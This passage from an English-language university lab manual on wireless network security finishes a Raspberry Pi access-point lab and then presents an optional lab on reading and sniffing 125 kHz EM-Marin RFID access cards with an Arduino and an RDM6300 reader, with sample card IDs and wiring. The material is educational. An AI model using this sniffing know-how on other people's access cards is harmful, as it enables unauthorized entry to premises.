3 1485124452.96 | 0.39 0.50 0.23 119 tasks | Mem: 34.8MB SD: 18% | CPU:
39.7°C/103°F
| SSID: Pi3-AP 2 clients | 10.0.0.1 6ch 31dBm | 109.162.126.180 43.1ms
...
```

And information on the screen.

12. Configure script autorun:

```
sudo nano /etc/rc.local
```

Add line at the end of the file (before "exit 0" line) for I2C display:

```
python3 /home/pi/Adafruit_Python_SSD1306/examples/statisticsI2C.py
```


Or for SPI display:

```
python3 /home/pi/Adafruit_Python_SSD1306/examples/statisticsSPI.py
```

Install any application for scan Wi-Fi networks on your smartphone. Analyze which of the channels less filled, configure your access point to the free channel, restart it and check how networking has changed the occupancy distribution in the mobile application.

Implementation

Prototype is assembled in a clear acrylic case for Raspberry Pi, but can be built more compactly. The I2C display is used for system information.



```
0.10 0.08 0.03 122 tasks
Mem: 32.5MB SD: 10%
CPU: 43.5°C/110°F
SSID: PiS-AP 2 clients
10.0.0.1 6ch 31dBm
108.182.126.100 39.8ms
```

Tasks

1. Check the maximum number of users that can run on a single access point.

2. Check the maximum speed of, for example, downloading large files via FTP or BitTorrent (taking into account the width of the input channel). During the download, check the speed of Internet access from other users.

3. In the process of injection (one connected client) and the idle track changes current consumption of power and change the CPU temperature. Build graphs of temperature dependence (including the inertia of heating) of download speed and current consumption depending on download speed.

4. Offer a method how to find of the freest Wi-Fi channel.

RECOMMENDED LITERATURE AND REFERENCES

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. https://webcache.googleusercontent.com/search?q=cache:8nfWTN8xUhwJ:https://frillip.com/using-your-raspberry-pi-3-as-a-wifi-access-point-with-hostapd/+&cd=1&hl=ru&ct=clnk&gl=ua
3. https://www.raspberrypi.org/forums/viewtopic.php?f=46&t=150342
4. https://learn.adafruit.com/ssd1306-oled-displays-with-raspberry-pi-and-beaglebone-black/usage
5. https://github.com/adafruit/Adafruit_Python_SSD1306.git
6. https://github.com/Oestoidea/Adafruit_Python_SSD1306.git

X. 125 kHz RFID Sniffing [Facultative]

Purpose

Consider the work EM-Marin (EM4100 or EM4102) protocol for ***125 kHz*** RFID and sniff it.

After the Work the Student Must

- know:

  1. EM-Marin protocol.

- be able to:

  1. Receive data from RFID.
  2. Sniff and analyze data from RFID.

Material and Technical Equipping of the Workplace

1. Arduino Nano v3.0 (with 3.3V).
2. RDM6300 with external antenna.
3. OLED 0.91" 128×32 I2C SSD1306.
4. EM-Marin card or key.
5. 5 V power supply.

Software Components

1. Arduino EDI (Windows)
2. Hercules (for COM-port reading)

SAFETY INSTRUCTIONS

Arduino Nano modules contain highly sensitive electronic circuitry and are Electrostatic Sensitive Devices (ESD). Observe precautions for handling. Failure to observe these precautions can result in severe damage to the GPS receiver:

- Unless there is a galvanic coupling between the local GND (i. e. the work table) and the PCB GND, then the first point of contact when handling the PCB must always be between the local GND and PCB GND.

- Before mounting an antenna patch, connect ground of the device.

- When handling the RF pin, do not come into contact with any charged capacitors and be careful when contacting materials that can develop charges.

- To prevent electrostatic discharge through the RF input, do not touch any exposed antenna area. If there is any risk that such exposed antenna area is touched in non ESD protected work area, implement proper ESD protection measures in the design.

- When soldering RF connectors and patch antennas to the receiver's RF pin, make sure to use an ESD safe soldering iron (tip).

SUMMARY OF THE THEORETICAL PART

EM4100 (EM4102, EM-Marin) — format contactless radio frequency ID cards company EM Microelectronic-Marin (one of the most popular in Ukraine and Russia).

They belong to a class of passive RFID card, because it does not have a built-in power supply. It operates in the frequency range 125 kHz. They have a unique number of 40-bit [1].

Available in a variety of form factor (the most common Clamshell cards, ISO 7810 cards, key rings). ISO-card can be issued in addition to the magnetic stripe identification number, made by stamping, a field for the signature of the cardholder. Personalization ISO-cards used with the thermal printing, screen printing, offset printing. Personalization Clamshell-cards made using labels that are applied to all the necessary information.

The reader generates a magnetic field frequency of 125 kHz. Once in the magnetic field of the reader, the card receives power and begins to cyclically modulate the magnetic field of the reader signal in which its identification code is encrypted. The range of labels ranging from 5-10 to 60-70 centimeters, depending on the structural elements tags and readers.

Modulation method of the carrier amplitude. Data encryption — Manchester. Cyclically transmitted 64 bits, including 40 bits proper unique number, the special synchronization sequence and parity check bits [2].


The main scope of the control of access to the premises and a car park. A distinctive feature of identity cards Em-marine — lower cost compared to other proximity-card standard (e.g., HID or Mifare).

Maps of this standard can be used for:

- Access Control and Time Attendance organizations and institutions.
- Organization of control of attendance in schools.
- Lodging an electronic keys.

CONTENTS AND SEQUENCE EXECUTION OF TASKS

When the module is connected to the COM-port and RFID tag brought closer to the antenna the port immediately transferred its identifier.



Received/Sent data


```
{02}0420708263B5{03}
{02}0420708263B5{03}
{02}0420708263B5{03}
{02}0420708263B5{03}
{02}0420708263B5{03}
{02}0420708263B5{03}
{02}1E00933E50E3{03}
{02}1E00933E50E3{03}
{02}1E00933E50E3{03}
{02}44000540F4F5{03}
{02}44000540F4F5{03}
{02}44000540F4F5{03}
{02}44000540F4F5{03}
{02}44000540F4F5{03}
{02}44000540F4F5{03}
```

Serial
Name: COM4
Baud: 9600
Data size: 8
Parity: none
Handshake: OFF
Mode: Free

Modem lines
● CTS ☐ DTR ☐ RTS

Send
3 ☐ HEX Send
☐ HEX Send
☐ HEX Send


Also you can watch these tags in the virtual COM-port (without prefix, checksum, and suffix).



```
Ready...
ID: 565A37E69B
ID: 565A37E69B 2
ID: 565A37E69B 3
ID: 565A37E69B 4
ID: 565A37E69B 5
ID: 565A37E69B 6
Incorrect packet!
Out of sync!
Out of sync!
Out of sync!
ID: 565A3AC2DA 1
ID: 565A3AC2DA 2
```

Both NL & CR   9600 baud

Connect OLED and RDM6300 to Arduino Nano as shown on the picture.



On display you can see 10-digit RFID-number and its ASCII code.

Install Adafruit GFX [3] and Adafruit SSD1306 [4] libraries in Arduino IDE. This scanner based on Test sketch for RFID module RDM6300 125 kHz (Russian) written by Yojeh (Йожэг) [5]. Rereading will be ignored.

Install firmware to Arduino Nano [6].

For further research you can use Proxmark3 KIT [7].

Connection Map


Arduino Nano	RDM6300
D10	Tx
5V	5V
GND	GND

Arduino Nano	I2C OLED
A5 (19)	SCK
A4 (18)	SDA
3V3	VCC
GND	GND


And also connect ANT1 and ANT2 to external antenna (without polarity).

Implementation

Prototype is assembled in a clear acrylic case for Raspberry Pi, but can be built more compactly.



An example of using an intercom system (PCB and antenna) and internal part of RFID (key and card).



RECOMMENDED LITERATURE AND REFERENCES

1. http://www.priority1design.com.au/em4100_protocol.html
2. http://www.radioman-portal.ru/sprav/pdf/angstrem/5004xk2.pdf [Russian]
3. https://github.com/adafruit/Adafruit-GFX-Library
4. https://github.com/adafruit/Adafruit_SSD1306
5. http://forum.arduino.ua/viewtopic.php?id=345 [Russian]
6. https://github.com/Oestoidea/EM-Marin-reader
7. https://store.ryscc.com/products/new-proxmark3-kit

Навчальне видання

Безпека безпровідних і мобільних мереж
(англійською мовою)

Підписано до друку 21.10.2016. Формат 148×210.
Гарн. *Times New Roman*. Тираж 100 прим.

Видавництво та друк ДУТ
вул. Солом'янська, 7, м. Київ, 03110, Україна
Тел. +38 (048) 249–25–75

Свідоцтво про внесення до державного реєстру видавців,
виготівників і розповсюджувачів
видавничої продукції
ДК №1812 від 26.05.2004 р.